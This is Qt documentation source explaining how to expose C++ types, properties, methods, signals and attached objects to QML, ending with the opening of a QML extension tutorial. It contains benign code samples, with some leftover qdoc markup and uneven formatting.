## `\section2` Type Revisions and Versions

Many of the type registration functions require versions to be specified for the registered type. Type revisions and versions allow new properties or methods to exist in the new version while remaining compatible with previous versions.

Consider these two QML files:

```
\code  
  
// main.qml  
  
import QtQuick 1.0  
  
Item {
```

```
id: root

MyType {}

}

\endcode
```

```
\code

// MyType.qml

import MyTypes 1.0

CppType {
    value: root.x
}

\endcode
```

where `\c CppType` maps to the C++ class `\c CppType`.

If the author of `CppType` adds a `\c root` property to `CppType` in a new version of their type definition, `\c root.x` now resolves to a different value because `\c root` is also the `\c id` of the top level component. The author could specify that the new `\c root` property is available from a specific minor version. This permits new properties and features to be added to existing types without breaking existing programs.

The `REVISION` tag is used to mark the `\c root` property as added in revision 1 of the type. Methods such as `Q_INVOKABLE`'s, signals and slots can also be



tagged for a revision using the `\c Q_REVISION(x)` macro:

`\code`

```
class CppType : public BaseType
```

```
{
```

```
    Q_OBJECT
```

```
    Q_PROPERTY(int root READ root WRITE setRoot NOTIFY rootChanged REVISION 1)
```

signals:

```
    Q_REVISION(1) void rootChanged();
```

```
};
```

`\endcode`

To register the new class revision to a particular version the following function is used:

`\code`

```
template<typename T, int metaObjectRevision>
```

```
int qmlRegisterType(const char *uri, int versionMajor, int versionMinor, const char *qmlName)
```

`\endcode`

To register `\c CppType` version 1 for `\c {MyTypes 1.1}`:

`\code`

```
qmlRegisterType<CppType,1>("MyTypes", 1, 1, "CppType")
```

`\endcode`

`\c root` is only available when `\c MyTypes version 1.1` is imported.

For the same reason, new types introduced in later versions should use the minor version argument of `qmlRegisterType`.

This feature of the language allows for behavioural changes to be made without breaking existing applications. Consequently QML module authors should always remember to document what changed between minor versions, and QML module users should check that their application still runs correctly before deploying an updated import statement.

You may also register the revision of a base class that your type depends upon using the `qmlRegisterRevision()` function:

`\code`

```
template<typename T, int metaObjectRevision>
```

```
int qmlRegisterRevision(const char *uri, int versionMajor, int versionMinor)
```

```
template<typename T, int metaObjectRevision>
```

```
int qmlRegisterUncreatableType(const char *uri, int versionMajor, int versionMinor, const char  
*qmlName, const QString& reason)
```

`\endcode`

For example, if `\c BaseType` is changed and now has a revision 1, you can

specify that your type uses the new revision:

```
\code
```

```
qmlRegisterRevision<BaseType,1>("MyTypes", 1, 1);
```

```
\endcode
```

This is useful when deriving from base classes provided by other authors, e.g. when extending classes from the Qt Quick module.

```
\section1 Defining QML-Specific Types and Attributes
```

```
\section2 Providing Attached Objects for Data Annotations
```

In the QML language syntax, there is a notion of `{Attached properties and attached signal handlers}`, which are additional attributes that are attached to an object.

Essentially, such attributes are implemented and provided by an `{attaching type}`, and these attributes may be attached to an object of another type.

This contrasts with ordinary object properties which are provided by the object type itself (or the object's inherited type).

For example, the `Item` below uses attached properties and attached handlers:

```

\qml
import QtQuick 2.0

Item {
    width: 100; height: 100

    focus: true

    Keys.enabled: false

    Keys.onReturnPressed: console.log("Return key was pressed")
}
\endqml

```

Here, the `\l Item` object is able to access and set the values of `\c Keys.enabled` and `\c Keys.onReturnPressed`. This allows the `\l Item` object to access these extra attributes as an extension to its own existing attributes.

### \section3 Steps for Implementing Attached Objects

When considering the above example, there are several parties involved:

\list

- \li There is an instance of an anonymous `\e {attached object type}`, with an `\c enabled` and a `\c returnPressed` signal, that has been attached to the `\l Item` object to enable it to access and set these attributes.

- \li The `\l Item` object is the `\e {attachee}`, to which the instance of the `\e`

{attached object type} has been attached.

\li \l Keys is the \e {attaching type}, which provides the \e {attachee} with a named qualifier, "Keys", through which it may access the attributes of the \e {attached object type}.

\endlist

When the QML engine processes this code, it creates a single instance of the \e {attached object type} and attaches this instance to the \l Item object, thereby providing it with access to the \c enabled and \c returnPressed attributes of the instance.

The mechanisms for providing attached objects can be implemented from C++ by providing classes for the \e {attached object type} and \e {attaching type}.

For the \e {attached object type}, provide a QObject-derived class that defines the attributes to be made accessible to \e attachee objects. For the

\e {attaching type}, provide a QObject-derived class that:

\list

\li implements a static qmlAttachedProperties() with the following signature:

\code

```
static <AttachedPropertiesType> *qmlAttachedProperties(QObject *object);
```

\endcode

This method should return an instance of the \e {attached object type}.

The QML engine invokes this method in order to attach an instance of the attached object type to the `\e` attachee specified by the `\c` object parameter. It is customary, though not strictly required, for this method implementation to parent the returned instance to `\c` object in order to prevent memory leaks.

This method is called at most once by the engine for each attachee object instance, as the engine caches the returned instance pointer for subsequent attached property accesses. Consequently the attachment object may not be deleted until the attachee `\c` object is destroyed.

`\li` is declared as an attaching type, by calling the `QML_DECLARE_TYPEINFO()` macro with the `QML_HAS_ATTACHED_PROPERTIES` flag

`\endlist`

### `\section3` Implementing Attached Objects: An Example

For example, take the `\c` Message type described in an `\l{Registering an Instantiable Object Type}`{earlier example}:

```
\code

class Message : public QObject
{
    Q_OBJECT
```

```

    Q_PROPERTY(QString author READ author WRITE setAuthor NOTIFY authorChanged)

    Q_PROPERTY(QDateTime creationDate READ creationDate WRITE setCreationDate NOTIFY
creationDateChanged)

public:

    // ...

};

\endcode

```

Suppose it is necessary to trigger a signal on a `\c Message` when it is published to a message board, and also track when the message has expired on the message board. Since it doesn't make sense to add these attributes directly to a `\c Message`, as the attributes are more relevant to the message board context, they could be implemented as `\e` attached attributes on a `\c Message` object that are provided through a "MessageBoard" qualifier. In terms of the concepts described earlier, the parties involved here are:

- \list
- \li An instance of an anonymous `\e{attached object type}`, which provides a `\c` published signal and an expired property. This type is implemented by `\c MessageBoardAttachedType` below
- \li A `\c Message` object, which will be the `\e` attachee
- \li The `\c MessageBoard` type, which will be the `\e {attaching type}` that is used by `\c Message` objects to access the attached attributes
- \endlist

Following is an example implementation. First, there needs to be an

\e {attached object type} with the necessary properties and signals that will be accessible to the \e attachee:

\code

```
class MessageBoardAttachedType : public QObject
{
    Q_OBJECT

    Q_PROPERTY(bool expired READ expired WRITE expired NOTIFY expiredChanged)

public:
    MessageBoardAttachedType(QObject *parent);

    bool expired() const;

    void setExpired(bool expired);

signals:
    void published();

    void expiredChanged();

};
```

\endcode

Then the \e {attaching type}, \c MessageBoard, must declare a \c qmlAttachedProperties() method that returns an instance of the \e {attached object type} as implemented by MessageBoardAttachedType.

Additionally, \c Message board must be declared as an attached type through the QML\_DECLARE\_TYPEINFO() macro:

\code



```

class MessageBoard : public QObject
{
    Q_OBJECT
public:
    static MessageBoard *qmlAttachedProperties(QObject *object)
    {
        return new MessageBoardAttachedType(object);
    }
};

QML_DECLARE_TYPEINFO(MessageBoard, QML_HAS_ATTACHED_PROPERTIES)

\endcode

```

Now, a `\c Message` type can access the properties and signals of the attached object type:

```

\qml
Message {
    author: "Amelie"
    creationDate: new Date()

    MessageBoard.expired: creationDate < new Date("January 01, 2015 10:45:00")
    MessageBoard.onPublished: console.log("Message by", author, "has been
published!")
}

\endqml

```

Additionally, the C++ implementation may access the attached object instance that has been attached to any object by calling the `qmlAttachedPropertiesObject()` function.

For example:

`\code`

```
Message *msg = someMessageInstance();
```

```
MessageBoardAttachedType *attached =
```

```
    qobject_cast<MessageBoardAttachedType*>(qmlAttachedPropertiesObject<MessageBoard>(msg));
```

```
qDebug() << "Value of MessageBoard.expired:" << attached->expired();
```

`\endcode`

## `\section2` Property Modifier Types

A property modifier type is a special kind of QML object type. A property modifier type instance affects a property (of a QML object instance) which it is applied to. There are two different kinds of property modifier types:

`\list`

- `\li` property value write interceptors

- `\li` property value sources

`\endlist`

A property value write interceptor can be used to filter or modify values as they are written to properties. Currently, the only supported property value write interceptor is the `\| Behavior` type provided by the `\c QtQuick` import.

A property value source can be used to automatically update the value of a property over time. Clients can define their own property value source types. The various `\{qtquick-statesanimations-animations.html\}``{property animation}` types provided by the `\c QtQuick` import are examples of property value sources.

Property modifier type instances can be created and applied to a property of a QML object through the "`<ModifierType> on <propertyName>`" syntax, as the following example shows:

```
\qml
import QtQuick 2.0

Item {
    width: 400
    height: 50

    Rectangle {
        width: 50
```

```
height: 50
```

```
color: "red"
```

```
NumberAnimation on x {
```

```
    from: 0
```

```
    to: 350
```

```
    loops: Animation.Infinite
```

```
    duration: 2000
```

```
}
```

```
}
```

```
}
```

```
\endqml
```

Clients can register their own property value source types, but currently not property value write interceptors.

### \section3 Property Value Sources

\e {Property value sources} are QML types that can automatically update the value of a property over time, using the

\c {<PropertyValueSource> on <property>} syntax. For example, the various

\l{qtquick-statesanimations-animations.html}{property animation} types

provided by the \c QtQuick module are examples of property value sources.

A property value source can be implemented in C++ by subclassing

QQmlPropertyValueSource and providing an implementation that writes different values to a property over time. When the property value source is applied to a property using the `\c {<PropertyValueSource> on <property>}` syntax in QML, it is given a reference to this property by the engine so that the property value can be updated.

For example, suppose there is a `\c RandomNumberGenerator` class to be made available as a property value source, so that when applied to a QML property, it will update the property value to a different random number every 500 milliseconds. Additionally, a `maxValue` can be provided to this random number generator. This class can be implemented as follows:

`\code`

```
class RandomNumberGenerator : public QObject, public QQmlPropertyValueSource
{
    Q_OBJECT
    Q_INTERFACES(QQmlPropertyValueSource)
    Q_PROPERTY(int maxValue READ maxValue WRITE setMaxValue NOTIFY maxValueChanged);
public:
    RandomNumberGenerator(QObject *parent)
        : QObject(parent), m_maxValue(100)
    {
        qsrand(QDateTime::currentDateTime().toTime_t());
        QObject::connect(&m_timer, SIGNAL(timeout()), SLOT(updateProperty()));
        m_timer.start(500);
    }
};
```

```
}
```

```
int maxValue() const;
```

```
void setMaxValue(int maxValue);
```

```
virtual void setTarget(const QQmlProperty &prop) { m_targetProperty = prop; }
```

signals:

```
void maxValueChanged();
```

private slots:

```
void updateProperty() {
```

```
    m_targetProperty.write(qrand() % m_maxValue);
```

```
}
```

private:

```
QQmlProperty m_targetProperty;
```

```
QTimer m_timer;
```

```
int m_maxValue;
```

```
};
```

```
\endcode
```

When the QML engine encounters a use of `\c RandomNumberGenerator` as a property value source, it invokes `\c RandomNumberGenerator::setTarget()` to provide the type with the property to which the value source has been applied. When the

internal timer in `\c RandomNumberGenerator` triggers every 500 milliseconds, it will write a new number value to that specified property.

Once the `\c RandomNumberGenerator` class has been registered with the QML type system, it can be used from QML as a property value source. Below, it is used to change the width of a `\l Rectangle` every 500 milliseconds:

```
\qml
import QtQuick 2.0

Item {
    width: 300; height: 300

    Rectangle {
        RandomNumberGenerator on width { maxValue: 300 }

        height: 100
        color: "red"
    }
}
\endqml
```

In all other respects, property value sources are regular QML types that can have properties, signals methods and so on, but with the added capability that they can be used to change property values using the

\c {<PropertyValueSource> on <property>} syntax.

When a property value source object is assigned to a property, QML first tries to assign it normally, as though it were a regular QML type. Only if this assignment fails does the engine call the \l {QQmlPropertyValueSource::}{setTarget()} method. This allows the type to also be used in contexts other than just as a value source.

## \section2 Specifying Default Properties for QML Object Types

Any QObject-derived type that is registered as an instantiable QML object type can optionally specify a \e {default property} for the type. A default property is the property to which an object's children are automatically assigned if they are not assigned to any specific property.

The default property can be set by calling the Q\_CLASSINFO() macro for a class with a specific "DefaultProperty" value. For example, the \c MessageBoard class below specifies its \c messages property as the default property for the class:

\code

```
class MessageBoard : public QObject
{
    Q_OBJECT
```



```

    Q_PROPERTY(QQmlListProperty<Message> messages READ messages)

    Q_CLASSINFO("DefaultProperty", "messages")

public:

    QQmlListProperty<Message> messages() const;

private:

    QList<Message *> messages;

};

\endcode

```

This enables children of a \c MessageBoard object to be automatically assigned to its \c messages property if they are not assigned to a specific property. For example:

```

\qml
MessageBoard {
    Message { author: "Naomi" }
    Message { author: "Clancy" }
}
\endqml

```

If \c messages was not set as the default property, then any \c Message objects would have to be explicitly assigned to the \c messages property instead, as follows:

```

\qml
MessageBoard {
    messages: [
        Message { author: "Naomi" },
        Message { author: "Clancy" }
    ]
}
\endqml

```

(Incidentally, the `\Item::data` property is its default property. Any `\Item` objects added to this `\c data` property are also added to the list of `\Item::children`, so the use of the default property enables visual children to be declared for an item without explicitly assigning them to the `\{Item::}{children}` property.)

## \section2 Defining Visual Items with the Qt Quick Module

When building user interfaces with the `\l {Qt Quick}` module, all QML objects that are to be visually rendered must derive from the `\l Item` type, as it is the base type for all visual objects in `\l {Qt Quick}`. This `\l Item` type is implemented by the `QQuickItem` C++ class, which is provided by the `\l {Qt Quick}` module. Therefore, this class should be subclassed when it is necessary to implement a visual type in C++ that can be integrated into a QML-based user interface.

See the `QQuickItem` documentation for more information. Additionally, the `\{Writing QML Extensions with C++}` tutorial demonstrates how a `QQuickItem`-based visual item can be implemented in C++ and integrated into a Qt Quick-based user interface.

## `\section1` Receiving Notifications for Object Initialization

For some custom QML object types, it may be beneficial to delay the initialization of particular data until the object has been created and all of its properties have been set. For example, this may be the case if the initialization is costly, or if the initialization should not be performed until all property values have been initialized.

The `\{Qt QML}` module provides the `QQmlParserStatus` to be subclassed for these purposes. It defines a number of virtual methods that are invoked at various stages during component instantiation. To receive these notifications, a C++ class should inherit `QQmlParserStatus` and also notify the Qt meta system using the `Q_INTERFACES()` macro.

For example:

`\code`

```
class MyQmlType : public QObject, public QQmlParserStatus
```

```

{
    Q_OBJECT

    Q_INTERFACES(QQmlParserStatus)

public:

    virtual void componentComplete()

    {

        // Perform some initialization here now that the object is fully created

    }

};

\endcode

```

\*/

exposecppattributes.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-cppintegration-exposecppattributes.html

\title Exposing Attributes of C++ Types to QML

\brief Description of how to expose the attributes of a C++ type to QML

QML can easily be extended with functionality defined in C++ code. Due to the  
tight integration of the QML engine with the \{The Meta-Object System}\{Qt  
meta-object system}, any functionality that is appropriately exposed by a  
QObject-derived class is accessible from QML code. This enables C++ data and  
functions to be accessible directly from QML, often with little or no  
modification.

The QML engine has the ability to introspect QObject instances through the meta-object system. This means any QML code can access the following members of an instance of a QObject-derived class:

\list

\li Properties

\li Methods (providing they are public slots or flagged with Q\_INVOKABLE)

\li Signals

\endlist

(Additionally, enums are available if they have been declared with Q\_ENUMS.

See [\{qtqml-cppintegration-data.html\}](#){Data Type Conversion Between QML and C++} for more details.)

In general, these are accessible from QML regardless of whether a QObject-derived class has been [\{Registering C++ types with the QML type system\}](#){registered with the QML type system}. However, if a class is to be used in a way that requires the engine to access additional type information — for example, if the class itself is to be used as a method parameter or property, or if one of its enum types is to be used in this way — then the class may need to be registered.

Also note that a number of the important concepts covered in this document are demonstrated in the [\{Writing QML Extensions with C++\}](#) tutorial.

## \section1 Data Type Handling and Ownership

Any data that is transferred from C++ to QML, whether as a property value, a method parameter or return value, or a signal parameter value, must be of a type that is supported by the QML engine.

By default, the engine supports a number of Qt C++ types and can automatically convert them as appropriately when used from QML. Additionally, C++ classes that are \l{Registering C++ types with the QML type system}{registered} with the QML type system can be used as data types, as can their enums if appropriately registered. See \l{qtqml-cppintegration-data.html}{Data Type Conversion Between QML and C++} for details for further information.

Additionally, data ownership rules are taken into consideration when data is transferred from C++ to QML. See \l{Data Ownership} for more details.

## \section1 Exposing Properties

A \e property can be specified for any QObject-derived class using the `Q_PROPERTY()` macro. A property is a class data member with an associated read function and optional write function.

All properties of a QObject-derived class are accessible from QML.

For example, below is a `Message` class with an `author` property. As specified by the `Q_PROPERTY` macro call, this property is readable through the `author()` method, and writable through the `setAuthor()` method:

`\code`

```
class Message : public QObject
{
    Q_OBJECT

    Q_PROPERTY(QString author READ author WRITE setAuthor NOTIFY authorChanged)

public:
    void setAuthor(const QString &a) {
        if (a != m_author) {
            m_author = a;
            emit authorChanged();
        }
    }

    QString author() const {
        return m_author;
    }

signals:
    void authorChanged();

private:
    QString m_author;
```



```
};
```

```
\endcode
```

If an instance of this class was `{Embedding C++ Objects into QML with Context Properties}` set as a context property when loading a file named `\c MyItem.qml` from C++:

```
\code
```

```
int main(int argc, char *argv[]) {  
    QCoreApplication app(argc, argv);  
  
    QQmlEngine engine;  
    Message msg;  
    engine.rootContext()->setContextProperty("msg", &msg);  
    QQmlComponent component(&engine, QUrl::fromLocalFile("MyItem.qml"));  
    component.create();  
  
    return app.exec();  
}
```

```
\endcode
```

Then, the `\c author` property could be read from `\c MyItem.qml`:

```
\qml
```

```
// MyItem.qml
```

```
import QtQuick 2.0
```

```
Text {  
    width: 100; height: 100  
    text: msg.author // invokes Message::author() to get this value  
  
    Component.onCompleted: {  
        msg.author = "Jonah" // invokes Message::setAuthor()  
    }  
}  
  
\endqml
```

For maximum interoperability with QML, `{any property that is writable should have an associated NOTIFY signal}` that is emitted whenever the property value has changed. This allows the property to be used with `{Property Binding}{property binding}`, which is an essential feature of QML that enforces relationships between properties by automatically updating a property whenever any of its dependencies change in value.

In the above example, the associated NOTIFY signal for the `{author}` property is `{authorChanged}`, as specified in the `Q_PROPERTY()` macro call. This means that whenever the signal is emitted — as it is when the author changes in `Message::setAuthor()` — this notifies the QML engine that any bindings involving the `{author}` property must be updated, and in turn, the engine will update the `{text}` property by calling `{Message::author()}` again.

If the `\c` author property was writable but did not have an associated NOTIFY signal, the `\c` text value would be initialized with the initial value returned by `\c Message::author()` but would not be updated with any later changes to this property. In addition, any attempts to bind to the property from QML will produce a runtime warning from the engine.

`\note` It is recommended that the NOTIFY signal be named `\e <property>Changed` where `\c <property>` is the name of the property. The associated property change signal handler generated by the QML engine will always take the form `\c on<Property>Changed`, regardless of the name of the related C++ signal, so it is recommended that the signal name follows this convention to avoid any confusion.

### `\section3` Notes on Use of Notify Signals

To prevent loops or excessive evaluation, developers should ensure that the property change signal is only emitted when the property value has actually changed. Also, if a property or group of properties is infrequently used, it is permitted to use the same NOTIFY signal for several properties. This should be done with care to ensure that performance doesn't suffer.

The presence of a NOTIFY signal does incur a small overhead. There are cases where a property's value is set at object construction time, and does not

subsequently change. The most common case of this is when a type uses `\l {Grouped Properties}`, and the grouped property object is allocated once, and only freed when the object is deleted. In these cases, the `CONSTANT` attribute may be added to the property declaration instead of a `NOTIFY` signal.

The `CONSTANT` attribute should only be used for properties whose value is set, and finalized, only in the class constructor. All other properties that want to be used in bindings should have a `NOTIFY` signal instead.

## `\section2 Properties with Object Types`

Object-type properties are accessible from QML providing that the object type has been appropriately `\l {Registering C++ types with the QML type system}` with the QML type system.

For example, the `\c Message` type might have a `\c body` property of type `\c MessageBody*`:

`\code`

```
class Message : public QObject
{
    Q_OBJECT
    Q_PROPERTY(MessageBody* body READ body WRITE setBody NOTIFY bodyChanged)
```

```

public:
    MessageBody* body() const;
    void setBody(MessageBody* body);
};

class MessageBody : public QObject
{
    Q_OBJECT
    Q_PROPERTY(QString text READ text WRITE text NOTIFY textChanged)
// ...
}

\endcode

```

Suppose the \c Message type was \l{Registering C++ types with the QML type system}{registered} with the QML type system, allowing it to be used as an object type from QML code:

```

\qml
Message {
    // ...
}

\endqml

```

If the \c MessageBody type was also registered with the type system, it would be possible to assign \c MessageBody to the \c body property of a \c Message, all

from within QML code:

```
\qml
Message {
    body: MessageBody {
        text: "Hello, world!"
    }
}
\endqml
```

## \section2 Properties with Object-List Types

Properties containing lists of QObject-derived types can also be exposed to QML. For this purpose, however, one should use QQmlListProperty rather than QList<T> as the property type. This is because QList is not a QObject-derived type, and so cannot provide the necessary QML property characteristics through the Qt meta object system, such as signal notifications when a list is modified.

QQmlListProperty is a template class that can be conveniently constructed from a QList value.

For example, the \c MessageBoard class below has a \c messages property of type QQmlListProperty that stores a list of \c Message instances:

\code

```
class MessageBoard : public QObject
{
    Q_OBJECT

    Q_PROPERTY(QQmlListProperty<Message> messages READ messages)

public:
    QQmlListProperty<Message> messages() const;

private:
    static void append_message(QQmlListProperty<Message> *list, Message *msg);

    QList<Message *> m_messages;
};
```

\endcode

The MessageBoard::messages() function simply creates and returns a QQmlListProperty from its QList<T> \c m\_messages member, passing the appropriate list modification functions as required by the QQmlListProperty constructor:

\code

```
QQmlListProperty<Message> MessageBoard::messages()
{
    return QQmlListProperty<Message>(this, 0, &MessageBoard::append_message);
}
```

```
}
```

```
void MessageBoard::append_message(QQmlListProperty<Message> *list, Message *msg)
```

```
{
```

```
    MessageBoard *msgBoard = qobject_cast<MessageBoard *>(list->object);
```

```
    if (msg)
```

```
        msgBoard->m_messages.append(msg);
```

```
}
```

```
\endcode
```

Note that the template class type for the `QQmlListProperty` — in this case,

`\c Message` — must be `\l{Registering C++ types with the QML type system}`

`{registered}` with the QML type system.

## `\section2 Grouped Properties`

Any read-only object-type property is accessible from QML code as a

`\e {grouped property}`. This can be used to expose a group of related properties that describe a set of attributes for a type.

For example, suppose the `\c Message::author` property was of type

`\c MessageAuthor` rather than a simple string, with sub-properties

of `\c name` and `\c email`:



\code

```
class MessageAuthor : public QObject
{
    Q_PROPERTY(QString name READ name WRITE setName)
    Q_PROPERTY(QString email READ email WRITE setEmail)
public:
    ...
};
```

```
class Message : public QObject
{
    Q_OBJECT
    Q_PROPERTY(MessageAuthor* author READ author)
public:
    Message(QObject *parent)
        : QObject(parent), m_author(new MessageAuthor(this))
    {
    }
    Message *author() const {
        return m_author;
    }
private:
    Message *m_author;
};
```

\endcode

The `\c` author property could be written to using the

```
\l{qtqml-syntax-objectattributes.html#grouped-properties}{grouped property  
syntax}
```

in QML, like this:

```
\qml
```

```
Message {
```

```
    author.name: "Alexandra"
```

```
    author.email: "alexandra@mail.com"
```

```
}
```

```
\endqml
```

A type that is exposed as a grouped property differs from an `\l{Properties with Object Types}{object-type property}` in that the grouped property is read-only, and is initialized to a valid value by the parent object at construction. The grouped property's sub-properties may be modified from QML but the grouped property object itself will never change, whereas an object-type property may be assigned a new object value from QML at any time. Thus, the lifetime of a grouped property object is controlled strictly by the C++ parent implementation, whereas an object-type property can be freely created and destroyed through QML code.

`\section1 Exposing Methods (Including Qt Slots)`

Any method of a QObject-derived type is accessible from QML code if it is:

\list

\li A public method flagged with the Q\_INVOKABLE() macro

\li A method that is a public Qt \l{Signals & Slots}{slot}

\endlist

For example, the \c MessageBoard class below has a \c postMessage() method that has been flagged with the Q\_INVOKABLE macro, as well as a \c refresh() method that is a public slot:

\code

```
class MessageBoard : public QObject
{
    Q_OBJECT

public:
    Q_INVOKABLE bool postMessage(const QString &msg) {
        qDebug() << "Called the C++ method with" << msg;
        return true;
    }

public slots:
    void refresh() {
        qDebug() << "Called the C++ slot";
```

```
}  
};  
\endcode
```

If an instance of `MessageBoard` was set as the context data for a file `MyItem.qml`, as shown below left, then `MyItem.qml` could invoke the two methods, as shown below right:

```
\table  
\row  
\li  
\code  
int main(int argc, char *argv[]) {  
    QGuiApplication app(argc, argv);  
  
    MessageBoard msgBoard;  
  
    QQuickView view;  
    view.engine()->rootContext()->setContextProperty("msgBoard", &msgBoard);  
    view.setSource(QUrl::fromLocalFile("MyItem.qml"));  
    view.show();  
  
    return app.exec();  
}  
\endcode  
\li
```

```

\qml
// MyItem.qml

import QtQuick 2.0

Item {
    width: 100; height: 100

    MouseArea {
        anchors.fill: parent
        onClicked: {
            var result = msgBoard.postMessage("Hello from QML")
            console.log("Result of postMessage():", result)
            msgBoard.refresh();
        }
    }
}
\endqml
\endtable

```

If a C++ method has a parameter with a `\c QObject*` type, the parameter value can be passed from QML using an object `\c id` or a JavaScript `\l var` value that references the object.

QML supports the calling of overloaded C++ functions. If there are multiple C++ functions with the same name but different arguments, the correct function will

be called according to the number and the types of arguments that are provided.

Values returned from C++ methods are converted to JavaScript values when accessed from JavaScript expressions in QML.

## \section1 Exposing Signals

Any public \{Signals & Slots\}{signal} of a QObject-derived type is accessible from QML code.

The QML engine automatically creates a \{Signal and Handler Event System\}{signal handler} for any signal of a QObject-derived type that is used from QML. Signal handlers are always named \e on<Signal> where \c <Signal> is the name of the signal, with the first letter capitalized. All parameters passed by the signal are available in the signal handler through the parameter names.

For example, suppose the \c MessageBoard class has a \c newMessagePosted() signal with a single parameter, \c subject:

\code

```
class MessageBoard : public QObject
{
    Q_OBJECT
public:
```

```
// ...  
signals:  
    void newMessagePosted(const QString &subject);  
};  
\endcode
```

If the `MessageBoard` type was `QMLRegisterType` with the QML type system, then a `MessageBoard` object declared in QML could receive the `newMessagePosted()` signal using a signal handler named `onNewMessagePosted`, and examine the `subject` parameter value:

```
\qml  
MessageBoard {  
    onNewMessagePosted: console.log("New message received:", subject)  
}  
\endqml
```

As with property values and method parameters, a signal parameter must have a type that is supported by the QML engine; see

[QML Data Type Conversion Between QML and C++](#). (Using an unregistered type will not generate an error, but the parameter value will not be accessible from the handler.)

Classes may have multiple signals with the same name, but only the final

signal is accessible as a QML signal. Note that signals with the same name but different parameters cannot be distinguished from one another.

\*/

extending-tutorial.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software



\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example tutorials/extending-qml

\title Writing QML Extensions with C++

\brief Tutorial about extending QML with Qt C++.

The \l {Qt QML} module provides a set of APIs for extending QML through

C++ extensions. You can write extensions to add your own QML types, extend existing

Qt types, or call C/C++ functions that are not accessible from ordinary QML code.

This tutorial shows how to write a QML extension using C++ that includes

core QML features, including properties, signals and bindings. It also shows how

extensions can be deployed through plugins.

Many of the topics covered in this tutorial are documented in further detail in

\l {qtqml-cppintegration-topic.html}{Integrating QML and C++} and its documentation

sub-topics. In particular, you may be interested in the sub-topics

\l {qtqml-cppintegration-exposecppattributes.html}{Exposing Attributes of C++ Classes to QML}

and [\{qtqml-cppintegration-definetypes.html\}](#){Defining QML Types from C++}.

## \section1 Running the Tutorial Examples

The code in this tutorial is available as an example project with subprojects associated with each tutorial chapter. In [\{Qt Creator Manual\}](#){Qt Creator}, open the [\uicontrol Welcome](#) mode and select the tutorial from [\uicontrol Examples](#). In [\uicontrol Edit](#) mode, expand the [\e extending-qml](#) project, right-click on the subproject (chapter) you want to run and select [\uicontrol Run](#).

## \section1 Chapter 1: Creating a New Type

[\c extending-qml/chapter1-basics](#)

A common task when extending QML is to provide a new QML type that supports some custom functionality beyond what is provided by the built-in [\{Qt Quick QML Types\}](#){Qt Quick types}. For example, this could be done to implement particular data models, or provide types with custom painting and drawing capabilities, or access system features like network programming that are not accessible through built-in QML features.

In this tutorial, we will show how to use the C++ classes in the Qt Quick module to extend QML. The end result will be a simple Pie Chart display implemented by several custom QML types connected together through QML features like bindings and signals, and made available to the QML runtime through a plugin.

To begin with, let's create a new QML type called "PieChart" that has two properties: a name

and a color. We will make it available in an importable type namespace called "Charts", with a version of 1.0.

We want this `\c PieChart` type to be usable from QML like this:

`\badcode`

```
import Charts 1.0
```

```
PieChart {  
    width: 100; height: 100  
    name: "A simple pie chart"  
    color: "red"  
}
```

`\endcode`

To do this, we need a C++ class that encapsulates this `\c PieChart` type and its two properties. Since QML makes extensive use of Qt's `\{Meta-Object System\}`{meta object system}, this new class must:

`\list`

- `\li` Inherit from `QObject`

- `\li` Declare its properties using the `Q_PROPERTY` macro

`\endlist`

Here is our `\c PieChart` class, defined in `\c piechart.h`:

`\snippet tutorials/extending-qml/chapter1-basics/piechart.h 0`

The class inherits from `QQuickPaintedItem` because we want to override

`QQuickPaintedItem::paint()` in perform drawing operations with the `QPainter` API.

If the class just represented some data type and was not an item that actually needed to be displayed, it could simply inherit from `QObject`. Or, if we want to extend the functionality of an existing `QObject`-based class, it could inherit from that class instead. Alternatively, if we want to create a visual item that doesn't need to perform drawing operations with the `QPainter` API, we can just subclass `QQuickItem`.

The `\c PieChart` class defines the two properties, `\c name` and `\c color`, with the `Q_PROPERTY` macro, and overrides `QQuickPaintedItem::paint()`. The class implementation in `\c piechart.cpp` simply sets and returns the `\c m_name` and `\c m_color` values as appropriate, and implements `\c paint()` to draw a simple pie chart. It also turns off the `QGraphicsItem::ItemHasNoContents` flag to enable painting:

`\snippet tutorials/extending-qml/chapter1-basics/piechart.cpp 0`

`\dots 0`

`\snippet tutorials/extending-qml/chapter1-basics/piechart.cpp 1`

Now that we have defined the `\c PieChart` type, we will use it from QML. The `\c app.qml` file creates a `\c PieChart` item and display the pie chart's details using a standard QML `\I Text` item:

`\snippet tutorials/extending-qml/chapter1-basics/app.qml` 0

